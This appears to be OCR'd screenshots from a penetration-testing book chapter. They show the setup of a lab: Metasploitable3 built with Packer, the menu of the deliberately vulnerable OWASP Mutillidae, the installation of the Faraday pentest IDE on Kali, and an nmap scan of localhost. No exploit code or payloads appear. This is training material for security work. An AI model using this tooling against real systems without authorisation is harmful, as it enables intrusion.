
```
Select Windows PowerShell
  virtualbox-iso: C:\Users\vagrant>cmd /c certutil -addstore -f "Root" A:\microsoft_root_2011.cer
  virtualbox-iso: Root
  virtualbox-iso: Signature matches Public Key
  virtualbox-iso: Certificate "CN=Microsoft Root Certificate Authority 2011, O=Microsoft Corporation, L=Redmond, S=Washi
  virtualbox-iso: CertUtil: -addstore command completed successfully.
  virtualbox-iso:
  virtualbox-iso: C:\Users\vagrant>cmd /c certutil -addstore -f "Root" A:\thawte_primary_root.cer
  virtualbox-iso: Root
  virtualbox-iso: Signature matches Public Key
  virtualbox-iso: Certificate "CN=thawte Primary Root CA - G3, OU="(c) 2008 thawte, Inc. - For authorized use only", OU=
e.
  virtualbox-iso: CertUtil: -addstore command completed successfully.
  virtualbox-iso:
  virtualbox-iso: C:\Users\vagrant>cmd /c certutil -addstore -f "Root" A:\utn-userfirst.cer
  virtualbox-iso: Root
  virtualbox-iso: Signature matches Public Key
  virtualbox-iso: Certificate "CN=UTN-USERFirst-Object, OU=http://www.usertrust.com, O=The USERTRUST Network, L=Salt Lak
  virtualbox-iso: CertUtil: -addstore command completed successfully.
> virtualbox-iso: Gracefully halting virtual machine...
  virtualbox-iso: Removing floppy drive...
> virtualbox-iso: Preparing to export machine...
  virtualbox-iso: Deleting forwarded port mapping for the communicator (SSH, WinRM, etc) (host port 3554)
> virtualbox-iso: Exporting virtual machine...
  virtualbox-iso: Executing: export packer-virtualbox-iso-1485700110 --output output-virtualbox-iso\packer-virtualbox-is
> virtualbox-iso: Unregistering and deleting virtual machine...
> virtualbox-iso: Running post-processor: vagrant
> virtualbox-iso (vagrant): Creating Vagrant box for 'virtualbox' provider
  virtualbox-iso (vagrant): Copying from artifact: output-virtualbox-iso\packer-virtualbox-iso-1485700110-disk1.vmdk
  virtualbox-iso (vagrant): Copying from artifact: output-virtualbox-iso\packer-virtualbox-iso-1485700110.ovf
  virtualbox-iso (vagrant): Renaming the OVF to box.ovf...
  virtualbox-iso (vagrant): Using custom Vagrantfile: vagrantfile-windows_2008_r2.template
  virtualbox-iso (vagrant): Compressing: Vagrantfile
  virtualbox-iso (vagrant): Compressing: box.ovf
  virtualbox-iso (vagrant): Compressing: metadata.json
  virtualbox-iso (vagrant): Compressing: packer-virtualbox-iso-1485700110-disk1.vmdk
ild 'virtualbox-iso' finished.

> Builds finished. The artifacts of successful builds are:
> virtualbox-iso: 'virtualbox' provider box: windows_2008_r2_virtualbox.box
 C:\Hacktools\metasploitable3-master>
```






XAMPP Control Panel v3.2.2 [Compiled: Nov 12th 2015]
XAMPP Control Panel v3.2.2
Config
Netstat
Shell
Explorer
Services
Help
Quit
Modules
Service
Module
PID(s)
Port(s)
Actions
Apache
MySQL
FileZilla
Mercury
Tomcat
Start
Admin
Config
Logs
5:24:00 PM [main] All prerequisites found
5:24:00 PM [main] Initializing Modules
5:24:00 PM [main] Starting Check-Timer
5:24:00 PM [main] Control Panel Ready
5:24:06 PM [mysql] Installing service...
5:24:07 PM [mysql] Successful!
5:24:11 PM [Apache] Installing service...
5:24:11 PM [Apache] Successful!


http://secure.kali.com/mutillidae/
Page
Safety
Tools
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.43 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
Donate
Want to Help?
Video Tutorials
Here
Video Tutorials
Listing of vulnerabilities
Bug Report Email Address
Release Announcements
Feature Requests
Installation Instructions
Tools



root@kali: /faraday-dev
File Edit View Search Terminal Help
root@kali:/# git clone https://github.com/infobyte/faraday.git faraday-dev
Cloning into 'faraday-dev'...
remote: Counting objects: 25366, done.
remote: Total 25366 (delta 0), reused 0 (delta 0), pack-reused 25366
Receiving objects: 100% (25366/25366), 7.69 MiB | 215.00 KiB/s, done.
Resolving deltas: 100% (15579/15579), done.
Checking connectivity... done.
root@kali:/# cd faraday-dev/
root@kali:/faraday-dev# ls
apis faraday.py persistence tests_web
AUTHORS faraday-server.py plugins updates
backup faraday-terminal.zsh README.md utils
bin gui RELEASE.md VERSION
config helpers requirements_server.txt views
controllers __init__.py requirements.txt zsh
data install.sh scripts
doc managers server
exporters model test_cases
root@kali:/faraday-dev# ./install.sh
[+] Install Kali GNU/Linux Rolling x86_64
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main Sources [11.1 MB]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/contrib Sources [67.7 kB]



root@kali: /faraday-dev
File Edit View Search Terminal Help
root@kali:/faraday-dev# ./faraday.py
[*[Open Source Penetration Test IDE]*]
Where pwnage goes multiplayer
2017-01-30 15:47:32,942 - faraday.launcher - INFO - Starting Faraday IDE.
2017-01-30 15:47:32,942 - faraday.launcher - INFO - Dependencies met.
2017-01-30 15:47:32,943 - faraday.launcher - INFO - Checking configuration.
2017-01-30 15:47:32,943 - faraday.launcher - INFO - Setting up plugins.
2017-01-30 15:47:32,943 - faraday.launcher - INFO - Removing old plugins folder.
2017-01-30 15:47:32,952 - faraday.launcher - INFO - Setting up ZSH integration.
2017-01-30 15:47:32,953 - faraday.launcher - INFO - Setting up user configuration.
2017-01-30 15:47:32,953 - faraday.launcher - INFO - Copying default configuration from project.
2017-01-30 15:47:32,953 - faraday.launcher - INFO - Setting up icons for GTK interface.



Faraday 2.2.0
1
>>> WELCOME TO FARADAY
[+] Current Workspace: untitled
[+] API: OK
[faraday](untitled) kali# nmap -oX /root/.faraday/data/pentest101_Nmap_output-6.00999157877.
xml localhost 2>&1 | tee -a tmp.qrK54rnyJcC85NnPgAqrQfvgMLagp
Starting Nmap 7.25BETA1 (https://nmap.org) at 2017-01-30 15:49 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed ports
PORT STATE SERVICE
9876/tcp open sd
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[faraday](pentest101) kali# msfconsole
[*] Starting the MetasploIt Framework console.../
Search...
Workspaces
pentest101
Refresh workspaces
Workspaces
Hosts
Welcome to Faraday!
[ERROR]- 2017-01-30 15:47:36,167 - faraday.GTK - Workspace untitled wasn't found
[INFO]- 2017-01-30 15:48:12,869 - faraday - Creating workspace 'pentest101'
[INFO]- 2017-01-30 15:49:20,151 - faraday.ModelController - Plugin Started: Nmap
[INFO]- 2017-01-30 15:49:20,593 - faraday.ModelController - Plugin Ended: Nmap



Hosts | Faraday - Mozilla Firefox
Hosts | Faraday
127.0.0.1:5985/_ui/#/hosts/ws/pentest101
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
FARADAY
Hosts for pentest101 (1)
Change workspace
New
Edit
Delete
enter keywords
NAME
OPEN SERVICES
VULNS
OS
OWNED
127.0.0.1
1
0
not yet
1/1
100
GO
1
Web Shell


Chapter 2: Open Source Intelligence and Passive Reconnaissance

